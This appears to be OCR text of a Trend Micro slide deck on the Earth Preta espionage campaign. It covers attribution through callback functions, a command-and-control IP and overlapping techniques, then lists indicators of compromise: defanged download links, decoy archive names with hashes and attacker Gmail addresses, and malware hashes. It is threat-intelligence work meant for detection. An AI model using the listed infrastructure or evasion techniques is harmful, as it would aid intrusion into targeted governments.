




Left: samples from BRONZE PRESIDENT by SecureWorks, right: samples in this campaign

Attribution – Callback Function

- EnumThreadWindows
- EnumSystemCodePagesW



Earth Preta callback function EnumSystemCodePagesW


Attribution – C&C

- The C&C server 98[.]142[.]251[.]29 found in this campaign could be correlated to the shortcut file inside the archive mentioned in the SecureWork's report.
  - EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.rar

```
>> Property store data block (Format: GUID\ID Description ==> Value)
    dabd30ed-0043-4789-a7f8-d013a4736622\100    Item Folder Path Display Narrow    ==> Internet Explore (C:\Users\john\Desktop\98.142.251.29_443\Internet Explore\Internet Explore)
    b725f130-47ef-101a-a5f1-02608c9eebac\10     Item Name Display                  ==> CefSub.exe
    b725f130-47ef-101a-a5f1-02608c9eebac\15     Date Created                       ==> 03/10/2022 07:59:54
    b725f130-47ef-101a-a5f1-02608c9eebac\12     Size                               ==> 40640
    b725f130-47ef-101a-a5f1-02608c9eebac\4      Item Type Text                     ==> Application
    b725f130-47ef-101a-a5f1-02608c9eebac\14     Date Modified                      ==> 12/27/2017 17:08:32
    28636aa6-953d-11d2-b5d6-00c04fd918d0\30     Parsing Path                       ==> C:\Users\john\Desktop\98.142.251.29_443\Internet Explore\Internet Explore\Internet Explore\CefSub.exe
    446d16b1-8dad-4870-a748-402ea43d788c\104    Volume Id                          ==> Unmapped GUID: cd7325c5-0000-0000-0000-602200000000
```

Attribution – Other TTPs

- Lots of TTPs overlap with what's observed in Cisco Talos' report.
  - https://blog.talosintelligence.com/mustang-panda-targets-europe/
  - Both use schtasks and registry run key for persistence.
  - Both use benign executables for DLL sideloading.
  - Both use malicious archives for arrival vectors.
- Most importantly, the stager (PUBLOAD) mentioned in the Cisco Talos report uses the same magic header (17 03 03) as TONESHELL does in the C&C communication protocol.



Conclusion

Conclusion

- Earth Preta is constantly updating its TTPs and arsenals.
- In recent years, they have improved and developed the abilities to write their own tools for attacks.
- To fly under the radar, they apply various countermeasures:
  - Hide the payload in a legitimate-looking file
  - Tools which requires a unique passcode to run
  - Protect the archives with a password
- They are actively spreading the lures to broaden the affected regions.

Research Blog


- https://www.trendmicro.com/en_us/research/22/k/earth-preta-spear-phishing-governments-worldwide.html

Q & A

TREND MICRO™

THE ART OF CYBERSECURITY

Extended detection and response across multiple IT layers by Trend Micro. **Created with real data by artist Brendan Dawes.**



Indicator of Compromise

Distributed Links

Distributed Links
https://drive[.]google[.]com/uc?id=1pJR6hvEcdZFNPS9BIuw2Egcp_gb-pvLR&export=download
https://drive[.]google[.]com/uc?id=1t0Cxanp-cm9bOyOfrfu5BN1ya2CZs-3q&export=download
https://drive[.]google[.]com/uc?id=12ZEERd58S25zxAWUF5tiBSPOswYgtU2j&export=download
https://drive[.]google[.]com/uc?id=1OGNqBZNG57STWtoTIUwoBMFDIcu9AMh1&export=download
https://drive[.]google[.]com/uc?id=1BG0F1NdkPZOY6w2Y0YEs6nMGYLvSJiQo&export=download
https://drive[.]google[.]com/uc?id=1mQGqtxR8XzafPalD7hEUBZw-LHtPHeAG&export=download
https://drive[.]google[.]com/uc?id=1mhv6sOKU1OmqrX3PRB7fme-STM8wCMw4&export=download
https://www[.]dropbox[.]com/s/8zswaln4nm0neap/Action%20Plan%202022.zip?dl=1
http://103[.]75[.]190[.]224/Enable_Adobe_Flash_Player.zip
https://drive[.]google[.]com/uc?id=1xr-NUG2el_8wI6Lnvkp-q17rV3C_vxoC&export=download
https://drive[.]google[.]com/uc?id=1fMn9S7VIn8BszBL-VcNdJF8SkKzwTRov&export=download
https://drive[.]google[.]com/uc?id=14topBrJNM5J1m4h2bO3ihi5M6apWnx8S&export=download
https://drive[.]google[.]com/uc?id=1aTbT-p28UK-KaYttQT3nIdynHnVdPS6w&export=download
https://drive[.]google[.]com/uc?id=1roe1BE_Riy7AVbqtJZUxKTHkNvs3yn3a&export=download
https://drive[.]google[.]com/uc?id=1g36jBkVLHubXsKrf9MaUkbRwBYv6Iu7-&export=download
https://drive[.]google[.]com/uc?id=1UHAuqp6a3qNZfzF51-p3XBDYMkG77aYL&export=download
https://drive[.]google[.]com/uc?id=1zlvioLjo9HjTVqP0fDBrkQnJACW9HABf&export=download
https://drive[.]google[.]com/uc?id=1qWMPrQ_s55Y__9mBIRR1-Nw6oQiFdMII&export=download
https://drive[.]google[.]com/uc?id=1072qv4eeKRZLRfiSsx0OfrRzBLk2f0Xe&export=download
https://drive[.]google[.]com/uc?id=1KJ702ReZ_C_Z6sHzd2W1hciHjhSd9pH&export=download
https://drive[.]google[.]com/uc?id=19eGOwbQZU8Qtvt2t5kqPdvRY7S_1N504&export=download
https://drive[.]google[.]com/uc?id=1A6JFwcE0s9KFdLkdABgZmnavH709XCtM&export=download
https://drive[.]google[.]com/uc?id=1PSKh4XIMoPCsLmsUvmqWJ67lyoQuOBgZ&export=download
https://drive[.]google[.]com/file/d/1S6WhR8iIXTsKxroU6tY_PlJhDlA_0r_-/view?usp=drive_web
https://drive[.]google[.]com/uc?id=1tf0_WX1Qak84rfylGEoo4YvlYU5Dd5vA&export=download
https://drive[.]google[.]com/uc?id=1_kYWY8u9mLqNBfBQh53ZQSxAPFB_hWaf&export=download
https://drive[.]google[.]com/uc?id=1vQWG_GdVcqM_pp_UbbEysuC_AGr4flFP&export=download
https://drive[.]google[.]com/uc?id=1oyY0Fda3sqnogAIQQdkr3yDko5RJX67E&export=download
https://drive[.]google[.]com/uc?id=1qKHgooWqJaaPxtEaPDbhaL0oD_NheOi6&export=download
https://drive[.]google[.]com/file/d/1zHRbWBx1ZXNMetm7RxawRS2b55yF6337/view?usp=drive_web

Decoy Archives – 1/2

Filename	SHA256	Owner's Gmail
20220622.rar	c0b9438186e27a1ebba214724a35195ce1f3fea41b6c0b69a10c649688371ec3	-
Assistance and Recovery(china).rar	72b870a6914798b75bd45e483a47bf1c6eabd185ea577b621a23242a13ec58df	uthawtaraung@gmail.com
MRR_67(20220707).rar	186c3d32b3674faaf2c59b780ec2e5aeedc48199beae07c69e7cc14180c3683b	mofapolcoord2020@gmail.com
DA and MAI Call(New).zip	1ba12162a50fd5acbb38d9d0a99efb3b43358457e3279b86954dfff39b5cde4d	qmgrudept@gmail.com
220509 - (Cabinet Meeting 2022).zip	d8f54575aff075268200250b3ed4af1da894db2199432b7110605003c6afba4a	-
ASEAN Leaders_Meeting.rar	492fd69150d0cb6765e5201c144e26783b785242f4cf807d3425f8b8df060062	-
Justice and Accountability for People - JPA project.zip	6478cbb620e1a6fe1fb7e9e15b37fdc10668aa5bf2c825b8cd65b129e6443e60	nld.tawtha285@gmail.com
Report-CRPH (NUCC and JCC members).rar	f2b10278aaa2dfc4344119551f624679b5a3d2501b39ec989b87690e0d357f42	-
War Bullentin 6.00PM. EST june 22.rar	dcefa4f651108d8371806403da4be9675797940faa580cc64f83116517c55ca7	-
Action Plan 2022.zip	ef3966d15af3665ee5126df394cefdf6f78fce77db7a70d5f35c19c234715035	-
Enable_Adobe_Flash_Player.zip	2f2a8a001072f14c066bea15388af2155b02e0046180e450268db6bcdafa6e5a	-
AFP SRDP Strategic Concept Plan.zip	262c6ad46bacd268900008d6cd32ea5bcfe032ffc0bf82e838e234cdca374d64	imac.afp@gmail.com
至李治安邀請函.rar	b2a86c5e1f0812483b0fdbde162457fd7ee71809a8a03c72762c037b1430115e	yunlike717@gmail.com
24-08-2022.rar	9ef78cdd09a9b6ddb095e2474d9b888f2d4854a1324c46ec1db368dde390fddc	yunlike717@gmail.com
Invitatie -25 7 2022.jar	064fe5bc15828693ac62cfd7e83f705d734e2554d2ff8ed82f701864512e7624	mofapolcoord2020@gmail.com

Decoy Archives – 2/2

Filename	SHA256	Owner's Gmail
9th SST Agreed Minutes(English).rar	5d5c6d118ee90fe675a7d7bb8af9640bcc76caff9b2ebead4d06f74654f56260	kyawkhainglinn56317@gmail.com
some of my questions.rar	536fa7a7bcc7ba39da329a1656a2ac0448a9f01885bf48de6f15f554ce7994ac	vocational.etd000@gmail.com
nude photos of your lover.rar	8912199477e11df4409f6400ceb7c0e4a91ce77679948372d7d81e07dec68942	yunlike717@gmail.com
ENL_20220711.rar	229508972ad52e0ae1ff2d74fc70ebefd8b816e212ced849fbe6c1c2a1350ef6	zawlynnmyint2020@gmail.com
27-6-2022.rar	447a62c7e29e2da85884b6e4aea80aca2cc5ba86694733ca397a2c8ba0f8e197	qmgrudept@gmail.com
APPROVED DF Re-Consolidation and Presentsation of PMC Inputs for PN RMPG 2024-2029.rar	1ffee8c9aee944f72aa595c8feb7c745d0a509ca9542e26993076d2052474fc9	htunmin.333@gmail.com
nude photos of your lover.rar	575bffe2a79606bbd91b6bb67224c2efda4fe34b4ce284996cfbf14c1cc79e0e	minmin218111@gmail.com
Ministries(en).zip	aa2a59cbe6f82fb3a0df1e676cb7f5e098133f1f03e595aa28c40a01d0ad5ebd	molnewslabour@gmail.com
China VS Taiwan.rar	04ad7451ee9e7e7fca594adb8d68644943255e3dde6f79d0f49b567420148867	yunlike717@gmail.com
AD to DD (Q&A)FGLLID(EN).zip	dc95ea503b3b2085b24471b96c33bbcdf057baa3970a4080f965033ee862d4f0	kyawmintun.medical@gmail.com
Talk points(EN).rar	ee3b19071abcdeeb47199b60764ae382d21b39633f9755e90abec8fdc0db5ef0	royalacer2020@gmail.com
Invitation.tar	431c9d4093a2def74a5e6a08b749455cb398ceab6cc887593b1d342f803e2027	mofapolcoord2020@gmail.com
Memorandum Circular - Official List of Candidates.rar	05d310c386edcd277b69d4ee8b956d710b966eca961a512f01dc9503a8eae0b6	yunlike717@gmail.com
attachment(EN).rar	2ec0031743443ab69d38d6d3a8b39824a5ae804bbece8cdfc0c6c691fce31349	yunlike717@gmail.com
Letter for Immigration - PH-AU WHV.rar	fdd77d852e2f9fb34724c0ebb5c22acf655fb2787d91c24a7040822aa81b1c81	vocational.etd000@gmail.com
Desktop.rar	a0fb562c8a2697a6d981cd281e661bd88fcec23cce34c9d31d081a942e8a45fe	zegobirdnpt@gmail.com

Trojan.Win32.TONEINS - 1/2

Filename	SHA256
libcef.dll	9b6c76fa7518727d0031d4df694fb934dd5619a64a736d1643e56d89d32dc428
libcef.dll	6b452b2b1c68fe9957f6b2371898fe39a820cf3b5a6f338f5fb2f9639aaf886e
libcef.dll	d16b3f4cd6271c613a2c9184242b76df96cac0985bf9c4ff330f75e831c1e8f9
libcef.dll	21056092f307fdc39c04459f0caf2402c632cc9270b40a6b9449b0bd7f5047bf
libcef.dll	510ac911c71704d21f5363441571af6f93ab11810aa0900bfc558494521015cf
libcef.dll	fde817b21f7495a28616609b0a87703bf1eb4a2b7c04ef7982d4610166b81eea
libcef.dll	37367b193e5c927976472655d3de5684d3cf3bbb7bccdb380f336d1771a49017
libcef.dll	a54152723492d3efd9e2fbf64d6d8599766962d001cc0f21450bfa956862fbf4
libcef.dll	fa5c1ae296c7d25701a91d8e390b1187481a5143fb10c4c3935a547e6c792d76
libcef.dll	4fe16d20796fb1b1803d4862e74bfee25b77f62a664ae7cb060421a185da8709
libcef.dll	22ab2ec8793d9e51b28a033f7b60fc33c6d7e943f15883913654bff81f6c28eb
libcef.dll	65d2406d9149f6a55a8550ffc72a5ccf1866e293801e9348f1df08a846423fb2

Trojan.Win32.TONEINS - 2/2

Filename	SHA256
Secur32.dll	d608e9c9892303fc5c551611d028e6994a198dd77cc4d529911961d10bb4b204
libcef.dll	ce87ae6962e28bb7f904d448d62b0101547dc8cdf37f095a546eb899bfcec5cc
libcef.dll	e6e291dc2906b2167143e3b9b433696f52ae6a95d687f3c72e2f752928fa41ef
libcef.dll	1a30f00ce5b8ce1f05a7938ada8c85e130f25986efcc61432c28a5bc29c47d90
libcef.dll	21f79743184783aeee30bfb06cb585f6b258459a329d07942f5f743d47708e05
libcef.dll	28f9661d8e89741574a39d57b5602f5662ec7950b721d7eb2f91e84e7040ce3b

Backdoor.Win32.TONESHELL - 1/2

Filename	Variant	SHA256
coreclr.dll	B	5a70f5b647ecc08bb8556a22f464a89d8d1e5ce535d84cf6162bea0434a7358a
coreclr.dll	B	21cc217f89008f3f0fbae731671fe4927c9047f59ff3100c7dadf03e62139874
TenioDL_core.dll	B	78c70e6531ab86934d5dca8f100084b326ed0ab74541b1535f4bb7431bfea728
coreclr.dll	B	f731b25c32963507d307255237d4c52095c5714ef15cdcf6f923bb47d717e95f
coreclr.dll	B	02b52914afd13e1c91be5c61936c81a24ce3b4b0de4132d3ac96c5afd254716e
coreclr.dll	B	0f220ebbab71a8568eb0dfff22ea8c77cc05653580dc02ba86ca430c25f285ef
TenioDL_core.dll	B	41a9207db41c21c871109514d45a846b00afedbf82e0f31e989460bfe20a1c81
coreclr.dll	B	f1aa3e3b09a8c84cbfaaaef076b3e19a79bb1a82ee5905a2358bc4d2167225de
2345DLAgent.dll	B	030aedf498ee37fc9722238e43fd39f5cb984f0e6a86915d30eda69921de0d76
TenioDL_core.dll	B	8f3a28336793f619d1ccd4974059ccfbf93be61cd05240d807ca94d42adeb101
coreclr.dll	B	033065cf18592ed41714866b1fc43aa9da55b46f13e4cbc60e8d027699baffe0
TenioDL_core.dll	B	00b9d01d103f85170142e0f045a1943b10dfcc9d86a935d8853c6336d7055784

Backdoor.Win32.TONESHELL - 2/2

Filename	Variant	SHA256
2345DLAgent.dll	B	5ca7ccd312871a20cc5a35e3b115266fe8a9ceb3470844597d73a0ed8013c2b7
VERSION.dll	A	efd1a86330cecba5d8d038fba65ac8e76955ed724986aa87cd6ca9f72f6941c7
TenioDL_core.dll	B	f8275f6f78618cb1de4fc4d0d288c5aa2967de74375cc82aa98d0392c71d537a
CefBrowser.dll	A	8c83975a37abdf726c0752d853224f594ab39b9fa167103fcfb7e797d027a0dc
2345DLAgent.dll	B	d79832bd6904f02c09094c0a6c3fd176c42727868138ebe2d3fada581d2da50a
coreclr.dll	B	ecbe91ab9cf171411ef23ffa031e26be254e28b3bab698b8ec169bdc15a61c6b

Trojan.Win32.PUBLOAD

Filename	SHA256
EVENT.dll	c52828dbf62fc52ae750ada43c505c934f1faeb9c58d71c76bdb398a3fbbe1e2
libcef.dll	966ab1c468e3fc7d8d8b2d73a9ca9a85d352a0db8043c5eab36dd304a5915812
NvSmartMax.dll	cfa33741054fa661525cbff8375a17e5c91d7411a9c18f78c7d0cdf8a24ab207
hpqhvsei.dll	f99560a6a6bcf3f0c4dbe5d3957e942eb4dfa88f5e9d59efa6ba017f5f626c31
qbcore.dll	10a746434abb8428c6b6a411d4dc069a89988a17a042e7f63fbfa867f3013cb3
kdump.dll	b7c7d90d4fd0917f2ed1d60ee334f8077d9b6620bb4b52aab76c67d2db642dc7
goopdate.dll	ef54e266f8fc9eb97d71c76f2a53b65bef83fe5fc270fbfe83463f83678ff44c
active_desktop_render.dll	1aafbe976c3559b61531910c75f9bb90176641f565f9810a18dcde9564241164
hpqhvsei.dll	cd697ed22e3ece7ef2e203c28c297d7be0b5ef862c2fd1a0c2f9b0fd3cc4e90a
hpqhvsei.dll	891335282ff2d45689cec8066eb5ed9167297e8d989529e8dc33e9ee1a7d4f86
goopdate.dll	df84d6c284dd39c2bfed6f8eb26149a4154396c27de50595ed5d80b428930dcd

Backdoor.Win32.CLEXEC

Filename	SHA256
SensorAware.dll	cfe1447e7515ad831fcfedb9a5c1a721885b0542b775e4028a277a27e724ec73

Trojan.Win32.HUIPAN

Filename	SHA256
u2ec.dll	4bdc913cef96b0abd0c1a8231a7961ac901fc9c28f87bba3b8c59e6928c0cda4
usb.ini	12216b083ce2461c338bf571411ab53cd28fc0e3361add69a0b1c6d22b57e9c1

Backdoor.Win32.ACNSHELL

Filename	SHA256
rzlog4cpp.dll	28a992ea7b9df22a7b7bcc04ecb3f3b89e5ea022f03b765bf1f12edd61df779f

Trojan.Win32.NUPAKAGE

Filename	SHA256
package.exe	634977a24e8fb2e3e82a0cddfe8d007375d387415eb131cce74ca03e0e93565f
pak.exe	c835577f1ddf66a957dd0f92599f45cb67e7f3ea4e073a98df962fc3d9a3fbe0
meg.exe	2937580b16e70f82e27cfbc3524c2661340b8814794cc15cb0d534f5312db0e0
psvc.exe	c2f5a12ebaeb39d4861e4c3b35253e68e6d5dc78f8598d74bc85db21aeb504e8

Trojan.Win32.ZPAKAGE

Filename	SHA256
fp.exe	711c0e83f4e626a7b54e3948b281a71915a056c5341c8f509ecba535bc199bee

Trojan.Win32.ABPASS

Filename	SHA256
3.exe	869e2a35107f7469cc0a8eef44d2eaf311ce8c6fff7acd3e429b11167c6bcd57

Trojan.Win32.CCPASS

